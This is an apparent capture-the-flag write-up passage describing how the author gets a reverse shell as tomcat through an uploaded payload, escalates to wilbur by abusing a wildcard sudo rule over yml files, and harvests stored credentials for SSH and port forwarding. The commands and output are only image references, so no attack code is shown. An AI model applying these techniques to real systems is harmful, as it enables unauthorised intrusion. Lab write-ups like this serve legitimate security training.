






I also found a way to upload the file through command line through **stack overflow**.




Finally, I uploaded the payload and accessed it to get a reverse shell.








I got a shell as **tomcat**, did not have the permissions to access the contents inside the other user directories.




I switched back to my home directory and found the first flag.




LATERAL MOVEMENT


I listed my **sudo** privileges and found that I could run a binary on a bunch of **Yml** files. One interesting thing about the allowed command is the **wildcard (`*`)** denoting all **yml** files. I could use backtracks to point to any other **yml** file of my choice.




GTFOBins had a way to exploit this to escalate privilege.




I followed the methods described on **GTFOBins** and spawned a shell as **wilbur**.







> note: I used backtracks to point to the new **yml** file that I had created.




I spawned an interactive **bash** shell.



After getting shell access as **wilbur**, I read the contents inside the home directory and found a note that contained the credentials of **orville** for a custom web app that was running locally.





I listed the active ports and found port **80** on listening state.




I also found my credentials in a hidden file called `.just_in_case.txt`

I then connected to the target using these credentials to get a better shell.







I also performed Local port forwarding using these credentials.




I then accessed the web application through my browser.

